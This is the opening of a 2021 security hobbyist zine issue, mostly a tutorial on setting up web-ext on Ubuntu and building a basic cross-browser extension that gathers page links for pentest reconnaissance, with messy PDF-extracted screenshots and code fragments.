

2021

Notes Magazine #04




by Cody Sixteen

1/1/2021

Hello World

Well, looks like we're in the Part 4 of the (infamous;) [Notes Magazine](#). Today we'll talk a little bit about few new topics. I know during Xmas we had almost 120 pages (in [usual](#) we have some about 50) but I'll try to find some [time to prepare more](#) new content for you. ;)

In the meantime let's see what do we have here:



Below you'll find:

1st section – is related to a *new way* ;) of ‘browsing the internet’ I found few days ago. In **second one part** we’ll talk more about HerCoolS. In **3rd one** we’ll find a way to see some interesting output on our Kali VM. In the last part this time I tried to learn a bit more about protocol fuzzing.

So? Let’s not wait any more! Here we go... ;]

Contents

Hello World	1
Introduction to the Browsing	4
Intro	5
Preparing Environment	5
Simple Example	7
A little bit more	9
Understanding WebExtension API	11
Preparing first Browser Extension	13
Preparing second Browser Extension	23
Reference	37
Her Cool S (too)	38
Intro	39
Environment	39
Currently	41
Back to the future	52
Quick intro and new vocabulary	54
First Crush	57
Touchdown	63
„Just have to know”	65
Consluson(\$?)	69
References	70
Do Not Send	71
Outro	72
Environment	72
Example step	73
Next step	75
References	78
Fuzz Me If You Can	79
Intro	80
Environment	80
Step by step	81
Pick Packet	83
Packet Poked	87
References	89
In The End	90

Introduction to the Browsing



Intro

One of the YouTube's channels „related to IT Security” I like to watch from time to time in one of the previous episodes[1] mentioned about so called ‘random topics’. Well. ;> One of them I decided to (modify for my own purposes and) check. So below we'll try to *check* how can we browse the pages (for example: „we were asked to pentest”);). For now – we should be somewhere here...

The screenshot shows a web browser window with the URL https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Your_first_WebExtension. The page title is "Your first extension". The MDN Web Docs logo is at the top left, followed by navigation links for Technologies, References & Guides, and Feedback. Below the title, there is breadcrumb navigation: Mozilla > Add-ons > Browser Extensions > Your first extension.

I decided to find out how can I *read* the webpage during pentest to get some interesting ideas of how this page can be exploited, what is *visible* for me from this perspective and so on.

I was wondering if I should prepare a pure JS-based webpage or something similar to the webpage based on jQuery... and that's how I landed in a very next section. ;)

Preparing Environment

During this scenario we'll use:

- for sure Ubuntu 20 ISO[2];
- all other files/packages/resources we'll need to step forward I'll mention in the description below;
- and for sure – let's stay on this page[3].

Ok, your new Ubuntu VM should be ready so far so let's continue below.

I started the console to update and/or install *anything* we'll need (Ubuntu is fresh and clean so first of all I updated it, next I installed nodejs and npm packages):

The screenshot shows a web browser window with the URL <https://extensionworkshop.com/documentation/develop/getting-started-with-web-ext/>. The page title is "Getting started with web-ext" and the sub-section is "Installation". The content explains that web-ext is a node-based application that can be installed with npm, providing the command `npm install --global web-ext`. It also notes that web-ext requires LTS NodeJS.

Next – according to the documentation[3]:

```

root@ubuntu20:~#
← Setting up node-configstore (5.0.1-1) ...
Setting up node-boxen (4.2.0-2) ...
Getting up g++ (4:9.3.0-1ubuntu2) ...
ex update-alternatives: using /usr/bin/g++ to provide /usr/bin/c++ (c++) in auto mode
Setting up build-essential (12.8ubuntu1.1) ...
Setting up node-npmlog (4.1.2-2) ...
Setting up node-yargs (15.3.0-1) ...
Setting up node-cacache (11.3.3-2) ...
Setting up node-read-package-json (2.1.1-1) ...
Setting up node-gyp (6.1.0-3) ...
Setting up node-libnpx (10.2.1-2) ...
Setting up npm (6.14.4+ds-1ubuntu2) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for desktop-file-utils (0.24-1ubuntu2) ...
Processing triggers for mime-support (3.64ubuntu1) ...
Processing triggers for gnome-menus (3.36.0-1ubuntu1) ...
Processing triggers for libc-bin (2.31-0ubuntu9) ...
We
root@ubuntu20:~#
root@ubuntu20:~# npm install --global web-ext
Br[.....] | fetchMetadata: sill resolveWithNewModule web-ext@5.4.1 checking installable status
version number:

Extensions and the Add-on
ID
web-ext --version

User Experience
① web-ext will notify you when it is time to update to the newest version. To update your global install, use
the command npm install -g web-ext.

Build a secure extension

```

Checking:

```

Processing triggers for mime-support (3.64ubuntu1) ...
Processing triggers for gnome-menus (3.36.0-1ubuntu1) ...
Processing triggers for libc-bin (2.31-0ubuntu9) ...

root@ubuntu20:~#
root@ubuntu20:~# npm install --global web-ext
npm WARN deprecated core-js@2.6.12: core-js@3 is no longer maintained and not recommended for usage due to the number of issues. Please,
ur dependencies to the actual version of core-js@3.
npm WARN deprecated js-select@0.6.0: Package no longer supported. Contact support@npmjs.com for more info.
npm WARN deprecated request@2.88.2: request has been deprecated, see https://github.com/request/request/issues/3142
npm WARN deprecated har-validator@5.1.5: this library is no longer supported
npm WARN deprecated jetpack-id@1.0.0: Jetpack extensions are no longer supported by Firefox. Use web-ext instead to build a WebExtension.
npm WARN deprecated fsevents@2.1.3: Please update to v 2.2.x
npm WARN deprecated chokidar@2.1.0: Chokidar 2 will break on node v14+. Upgrade to chokidar 3 with 15x less dependencies.
npm WARN deprecated fsevents@1.2.13: fsevents 1 will break on node v14+ and could be using insecure binaries. Upgrade to fsevents 2.
npm WARN deprecated resolve-url@0.2.1: https://github.com/lydell/resolve-url#deprecated
npm WARN deprecated urix@0.1.0: Please see https://github.com/lydell/urix#deprecated
[.....] \ extract lodash.difference: sill extract json-parse-better-errors@1.0.2

```

And after a while if everything goes well we should be able to check the version of installed software:

```

npm WARN deprecated resolve-url@0.2.1: https://github.com/lydell/resolve-url#deprecated
npm WARN deprecated urix@0.1.0: Please see https://github.com/lydell/urix#deprecated
/usr/local/bin/web-ext -> /usr/local/lib/node_modules/web-ext/bin/web-ext
We
re> dtrace-provider@0.8.8 install /usr/local/lib/node_modules/web-ext/node_modules/dtrace-provider
re> node-gyp rebuild || node suppress-error.js

We
root@ubuntu20:~# web-ext --version
5.4.1
Brroot@ubuntu20:~# version number:

Extensions and the Add-on
ID
web-ext --version

User Experience
① web-ext will notify you when it is time to update to the newest
the command npm install -g web-ext.


Build a secure extension

```

So far I think we're ready to prepare a very first extension – „hello world” ;). Let's do it!


Simple Example

So far our „initial environment” should be ready to start testing our possibilities. Let’s take a quick look for the *extensions-examples* available here[4]:




The screenshot shows a browser window displaying the GitHub page for the "webextensions-examples" repository. The URL is https://github.com/mdn/webextensions-examples. The page title is "webextensions-examples" with a "build passing" badge. Below the title, there's a link to the repository's homepage at https://github.com/mdn/webextensions-examples. It's maintained by the MDN team at Mozilla. A brief description explains that WebExtensions are programs installed inside a browser that modify its behavior. The examples collection is a starting point for writing your own WebExtensions. A note mentions that the examples are under the Mozilla Public License 2.0.

I tried to recreate scenario(s) from the links above. After installing all the needed requirements and updating packages we should land somewhere here:




The screenshot shows a browser window displaying the "Testing out an extension" section of the extensionworkshop.com documentation. The URL is https://extensionworkshop.com/documentation/develop/getting-started-with-web-ext/. It provides instructions on how to test an extension in Firefox by running "web-ext run". It notes that this command starts Firefox and loads the extension temporarily. It also links to the "about:debugging" page and mentions limitations regarding permissions and restart features. A link to the "run reference guide" is provided for more information.

Next I went to the *Options* -> *Debugging* -> *Extensions*. We should be here:




The screenshot shows the Firefox Options menu open, specifically the "Debugging" section under "Extensions". The main area displays the Mozilla Firefox logo and version (75.0). There are two sections: "Temporary Extensions (0)" which says "Nothing yet." and "Extensions (1)". The single extension listed is "Default" with the ID "default-theme@mozilla.org". Buttons for "Load Temporary Add-on..." and "Inspect" are visible.


Now, let’s *Load Temporary Add-on...* – like it was presented on the next screen, below:



For now we should be here:



Looks like everything is ok. Checking:




Ok. So far, so good. Of course at this very beginning stage we can still check the documentation[3] and prepare our „initial/basic extension(s) scenario” – you know... just in case you'd like to practice a little bit more... ;)

A little bit more


Here we'll try to extend our simple extension. Our initial goal is to use the extension to get all the links on the page we're currently visiting. Let's see how it can be achieved.

Let's make a copy of the 'example extension' we found at [github\[4\]](#):




```
c@ubuntu20: ~/src/Example01
c@ubuntu20:~/src$ ls
broderify Web-Browser-Extension-Template
c@ubuntu20:~/src$ ls broderify/
broderify.js icons manifest.json
c@ubuntu20:~/src$ cp -R broderify/ Example01
c@ubuntu20:~/src$ cd Example01/
c@ubuntu20:~/src/Example01$ 
c@ubuntu20:~/src/Example01$ ls
borderify.js icons manifest.json
c@ubuntu20:~/src/Example01$ 
```


Great. Now we can work on our new example. Let's start here:



Our extension is very simple so far, but at this stage I was interested if I'll be able to prepare it as a so called „cross-browser” extension (TL;DR: extension should work for both browsers: Firefox and Chrome):




Next I switched to the Linux console to start: *web-ext run* command:



```
c@ubuntu20:~/src/Web-Browser-Extension-Template$ web-ext run
Running web extension from /home/c/src/Web-Browser-Extension-Template
Use --verbose or open Tools > Web Developer > Browser Console to see logging
```


As a results we'll see a new browser window (let's say) „only with our extension”- so we can focus on the functionality. Checking:



So far, so good.

Understanding WebExtension API

As we'd like to extend our example extension – we'll stay for a while with the code presented in this resource[4]:



The screenshot shows a browser window with the URL <https://github.com/DevDungeon/Web-Browser-Extension-Template>. The page title is "Web Browser Extension Example". Below the title, it says "Simple cross-browser extension ready for development with jQuery and Bootstrap. Test in Firefox, Chrome, and Chromium." A section titled "Running & Testing" contains instructions for "For Chrome" and "For Firefox". For Chrome, it says to load the unpacked directory via developer mode. For Firefox, it says to run "web-ext run" from the command line or to open the browser and go to "about:debugging", then click "Load Temporary Addon" and choose the "manifest.json" file.

So, for now we should be somewhere here – reading *index.html*:

```
</head>
<body>

    <h1>Hello, world!</h1>

    <!-- End of <body> load scripts -->
    <!-- JS libs -->
    <script src="js/jquery.js"></script>
    <script src="js/bootstrap.js"></script>
    <!-- Custom JS -->
    <script src="js/functions.js"></script>
    <script src="js/global.js"></script>
```

Let's go directly to the file *global.js*. We'll add a basic JavaScript code to check where we can observe some results:

```
$ (document) .ready(function() {

    notify();


    // Logging happens in plugin not main console
    console.log("test");

});
```

Let's see if that'll help:



Well? No. ;] So I decided to click *Inspect* button:



After reading about the console and the 'extension console' I decided to start all over again. ;]

Preparing first Browser Extension

After few hours I decided to start from the previous example and add the functionaliy I'm looking for („the goal”;) ‘one-by-one’. I believe we can start from this page[5]:



Let's see how to add it to our 'example01' code:

Page not found

Sorry, the page `/pl/docs/Mozilla/Add-ons/WebExtensions/user_interface/Toolbar_action` could not be found.

FFFFFFFFFFFFFFFF...!!!111111111111



...hold on... ;}

Page not found

Sorry, the page `/pl/docs/Mozilla/Add-ons/WebExtensions/user_interface/Toolbar_action` could not be found.

✓ Good news!

The page you requested doesn't exist in **Polish** but it exists in **English**

Toolbar button

[/en-US/docs/Mozilla/Add-ons/WebExtensions/user_interface/Toolbar_button](https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/user_interface/Toolbar_button)

Ok. ;> **It is a good news!** ;] Let's follow the original documentation then:

Toolbar button

Mozilla > Add-ons > Browser Extensions > User interface > Toolbar button


Jump to section

[Specifying the browser action](#)

[Icons](#)

[Examples](#)

Commonly referred to as a [browser action](#), this user interface option is a button added to the browser toolbar. Users click the button to interact with your extension.



Related Topics

[Browser extensions](#)

▶ [Getting started](#)

▶ [Concepts](#)

The toolbar button (browser action) is very like the address bar button (page action). For the differences, and guidance on when to use what, see [Page actions and browser actions](#).

Specifying the browser action

Ok, great. Let's continue to „specify the browser action”:

You define the browser action's properties using the `browser_action` key in manifest.json:

```
"browser_action": {  
  "default_icon": {  
    "19": "button/geo-19.png",  
    "38": "button/geo-38.png"  
  },  
  "default_title": "Whereami?"  
}
```

The only mandatory key is `default_icon`.

Ok, as you can see we already did it before (in example01 and example02). Let's move forward:

There are two ways to specify a browser action: with or without a [popup](#). If you don't specify a [popup](#), when the user clicks the button an event is dispatched to the extension, which the extension listens for using [`browserAction.onClicked`](#):

```
browser.browserAction.onClicked.addListener(handleClick);
```

„Get it? Checking a mail...” ;)

I was wondering „how” so I decided to follow both links[\[6\]](#) [\[7\]](#). By the way if you are looking for some cross-browser hints it's also a good idea to ([rtfm;\(\)](#)) check (for example) this page[\[6\]](#). Beside the syntax you'll also find with which of the browsers your code will be compatible, for example here:

/docs/Mozilla/Add-ons/WebExtensions/API/BrowserAction/onClicked

Check whether `listener` is registered for this event. Returns `true` if it is listening, `false` otherwise.

addListener syntax

[Report problems with this compatibility data on GitHub](#)

	Chrome	Edge	Firefox	Opera	Safari	Firefox/Android
onClicked	Yes	14	45	Yes	14	55
OnClickData	No	No	72	No	No	79
tab	Yes	14	45	Yes	14	55

Full support No support

Anyway, let's continue here (still basing on DevDungeon's example web template[8]):

```
template based on DevDungeon example",
ns.html", // for all the page; ff don't like it
refox
s.html", // Chrome only, full page
```

